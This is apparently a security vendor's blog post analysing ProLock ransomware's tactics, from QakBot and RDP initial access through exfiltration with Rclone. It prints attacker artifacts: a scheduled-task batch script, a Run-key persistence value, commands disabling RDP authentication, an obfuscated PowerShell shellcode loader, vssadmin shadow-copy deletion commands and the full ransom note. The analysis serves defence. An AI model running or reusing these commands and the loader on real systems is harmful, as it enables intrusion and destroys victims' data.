
ATT&CKing ProLock Ransomware

group-ib.com/blog/prolock



14.05.2020

Oleg Skulkin

Senior Digital Forensics Analyst at Group-IB

The success of enterprise ransomware attacks has motivated more and more threat actors to join the game.

One of these new players is **ProLock ransomware**.

The locker emerged in March 2020 as the successor of PwndLocker, which began operating in late 2019 and was responsible for the attack on Illinois' Lasalle County earlier this year. Their ransoms were always in the six-figure range, and it seems that ProLock operators are continuing that trend.

Despite not being around long, ProLock has already made its mark, targeting financial, healthcare, government, and retail organizations. The group's first big attack – that we know of, at least – happened at the end of April, when they successfully attacked Diebold Nixdorf - one of the major ATM providers.

In this post I'll tell you all you need to know about the new player's main tactics, techniques and procedures (TTPs). After, I give a complete outline of the MITRE ATT&CK mapping as it pertains to ProLock.

Initial Access

ProLock operators used two main vectors of initial access: QakBot (Qbot) and unprotected Remote Desktop Protocol (RDP)-servers with weak credentials.

The latter is a fairly common technique among ransomware operators. This kind of access is usually bought from a third party but may be obtained by group members as well.

The more interesting initial access vector is QakBot, a trojan that was at one point affiliated with the MegaCortex ransomware family.

Typically, QakBot is distributed via phishing campaigns. Phishing emails may contain attachments of weaponized Microsoft Office documents or just links to such documents that are located on cloud storage – Microsoft OneDrive, for example.

QakBot is also known to be loaded by Emotet, a trojan notorious for its connection with Ryuk operators.

Execution

Once weaponized document is downloaded and opened by the victim, malicious macros is enabled, PowerShell is launched and used to download and run QakBot payload from the C2 server.


It's important to note here that the same can be said about ProLock: the payload is extracted from a BMP or JPG file, and is loaded into memory with PowerShell. In some cases, a scheduled task is used to run PowerShell:

```
schtasks.exe /CREATE /XML C:\Programdata\WinMgr.xml /tn WinMgr
schtasks.exe /RUN /tn WinMgr
del C:\Programdata\WinMgr.xml
del C:\Programdata\run.bat
```

Figure 1: Batch script

Persistence

In case of RDP access, valid accounts are used to gain persistence in the network. QakBot, on the other hand, uses multiple persistence mechanisms – most often Run keys and scheduled tasks:



Value name	hdeqcrc
Value type	RegSz
Value	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "$windowsupdate = \"C:\Users\IEUser\AppData\Roaming\Microsoft\Cpdfxoatpg\egvmxii.exe\"; & $windowsupdate"

Figure 2: Qakbot gained persistence via Run key

In some cases, startup folders are also used: a shortcut is placed in the folder that points to the loader.

Defense Evasion

QBot has a neat trick that lets it avoid detection: it checks for the newest version of itself, and replaces the current version with the new one. Executable files are signed with a stolen or fake signature. The initial payload, downloaded by PowerShell, is stored on the server with a PNG extension. What's more, is that it's replaced with the legitimate file calc.exe after execution.

To evade detection, QakBot also uses **explorer.exe** to execute a process injection technique.

As already mentioned, the ProLock payload is hidden inside a BMP or JPG file and may be considered a defense evasion technique as well.

Credential Access

QakBot has keylogging capabilities but is also able to download and run additional scripts like Invoke-Mimikatz, a PowerShell version of the notorious Mimikatz. This enables the adversary to employ the credential dumping technique.

Discovery

Once privileged credentials are obtained, ProLock operators start network discovery activities. They include, but are not limited to, port scanning and Active Directory reconnaissance.

In addition to a wide variety of scripts, attackers use AdFind – another popular tool used by many ransomware groups – to query Active Directory.

Lateral Movement

Many adversaries favor RDP to move laterally across networks, and ProLock is no exception. Attackers even have batch scripts in their arsenals to enable RDP access on the target hosts:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
"fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
/v "UserAuthentication" /t REG_DWORD /d 0 /f
```

Figure 3: A batch script for enabling RDP

For remote script execution, ProLock operators use PsExec from Sysinternals Suite, another common tool.

To run ProLock on hosts, attackers used WMIC – a command line interface for Windows Management Instrumentation – which is also becoming increasingly popular among ransomware operators.

Collection

Just like many other groups, ProLock operators collect data from compromised networks to improve their chances of fulfilling their ransom demands. Prior to exfiltration, collected data is archived with 7Zip.


Exfiltration

For exfiltration, ProLock operators use **Rclone**, a command line tool capable of synching files to and from different cloud storage providers, such as OneDrive, Google Drive, Mega, etc. The executable is always renamed to resemble legitimate system binaries.

Unlike their peers, though, ProLock operators still don't have a website where they publish exfiltrated data from companies that refuse to pay the ransom.

Impact

Once the data is exfiltrated, the group deploys ProLock enterprise-wide. PowerShell is used to extract the binary from a PNG or a JPG file and inject it into the memory:



```
function Local:Vj     {         Param         (              [OutputType([IntPtr])]                     [Parameter( Position = 0, Mandatory = $True )]
[String]            $Wivo,                          [Parameter( Position = 1, Mandatory = $True )]             [String]            $vUbmq         )
$sKvqTV = (([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).Ge
tType('Microsoft.Win32.UnsafeNativeMethods'));
Write-Output ($sKvqTV.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @((New-Ob
ject System.Runtime.InteropServices.HandleRef).GetType(),
[string]), $null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
(($sKvqTV.GetMethod('GetModuleHandle')).Invoke($null, @($Wivo))))), $vUbmq));               }         function Local:HKUEV     {         Param         (
[OutputType([Type])]
                    [Parameter( Position = 0)]             [Type[]]            $Dz = (New-Object Type[](0)),                     [Parameter( Positio
n = 1 )]            [Type]            $fymg = [Void]         )         $davc = ((([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule('InMemoryModule', $fals
e)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate]);         ($davc.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$Dz)).SetImplementationFlags('Runtime, Managed');         ($davc.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $fymg, $Dz)).SetImplementat
ionFlags('Runtime,
Managed');          Write-Output $davc.CreateType();     }
$tqU = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Vj kernel32.dll VirtualAlloc), (HKUEV @([IntPtr], [UInt32], [UInt32], [UIn
t32]) ([IntPtr])));
$wUk = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Vj kernel32.dll CreateThread), (HKUEV @([IntPtr], [UInt32], [IntPtr], [Int
Ptr], [UInt32], [IntPtr]) ([IntPtr])));                 $gDDFq =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Vj msvcrt.dll memset), (HKUEV @([IntPtr], [UInt32], [UInt32]) ([IntPtr])));
$WSXKQP = $tqU.Invoke(0,0x10000,0x1000,0x40);           [Byte[]]$cKq = [IO.File]::ReadAllBytes('C:\Programdata\REDACTED.jpg');
$xmEgKV = 11872;                if ([IntPtr]::Size -eq 8) {$xmEgKV = 25616;};           [System.Runtime.InteropServices.Marshal]::Copy($cKq, 0,
$WSXKQP, $cKq.Length);                  $WSXKQP = $WSXKQP.ToInt64() + $xmEgKV;          $wUk.Invoke(0,0,$WSXKQP,$WSXKQP,0,0);
Start-Sleep -Seconds 960000;
```

Figure 4: PowerShell script


First, ProLock kills processes from embedded list (what's interesting is that it uses only six letters from the process name, like "winwor") and stops services, including security-related ones like CSFalconService (CrowdStrike Falcon), via the **net stop** command.

Then, like many other ransomware families, it uses **vssadmin** to remove Volume Shadow Copies and limit their size, so no new copies are created:

```
vssadmin.exe delete shadows /all /quiet
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=401MB
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=unbounded
```

Figure 5: Removing Volume Shadow Copies

ProLock adds **.proLock**, **.pr0Lock** or **.proL0ck** extension to each encrypted file, and drops [HOW TO RECOVER FILES].TXT to each folder – a file with instructions on how to decrypt files, including the link to the website, where the victim should enter the unique ID and get payment information:



Hello, you are a victim of ProLock ransomware.

Your files have been encrypted using RSA2048 algorithm.

This algorithm is one of the strongest, it is impossible to decrypt files without known key.

As you understand, situation is very important.

You can decrypt 1-2 files for free as a proof of work.

We know that this computer is very valuable for you.

So we will give you appropriate price for recovering.

DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - these actions may entail damage of the private key and, as result, the loss of all your data.

All your sensitive data was downloaded on remote servers. If you do not pay in several days all these sensitive files will be published in social networks and public media.

To get your files unlocked, pay.

If you want to make test unlock, contact support.

Payment information

35 BTC

UNPAID

Figure 6: ProLock Ransom Note

Each ProLock sample has an embedded ransom amount – in this case it was 35 Bitcoin, or approximately $312 000.

Summary

As you can see, ProLock uses many similar techniques as other ransomware operators to achieve their goals. At the same time, however, the group does have its own unique approach. With more and more cybercrime groups showing interest in enterprise ransomware deployment campaigns, some operators may be involved in deploying different ransomware families, so we'll likely see more overlaps in tactics, techniques and procedures.

MITRE ATT&CK Mapping

The global pandemic has forced many people to work from home. Transitioning employees to remote work creates additional cybersecurity risks. Many cybercriminals are exploiting the crisis and ransomeware operators are not an exception. INTERPOL's Cybercrime team tracked a surge in ransomware attacks amid COVID19. Group-IB DFIR experts prepared 10 Recommendations for preventing ransomware attacks accessible here.

Be confident in the security of your company

For more than 17 years Group-IB's DFIR Lab has investigated cybercrimes around the world. During this time, we've clocked in more than 60,000 hours of incident response to the most complex cyberattacks.

If our experience has taught us anything, it's that a professional response to ransomware is extremely important. Just as important as having a proactive approach to responding to potential threats.

Group-IB's Incident Response Retainer allows your company to meet these challenges and maintain peace of mind.

Learn more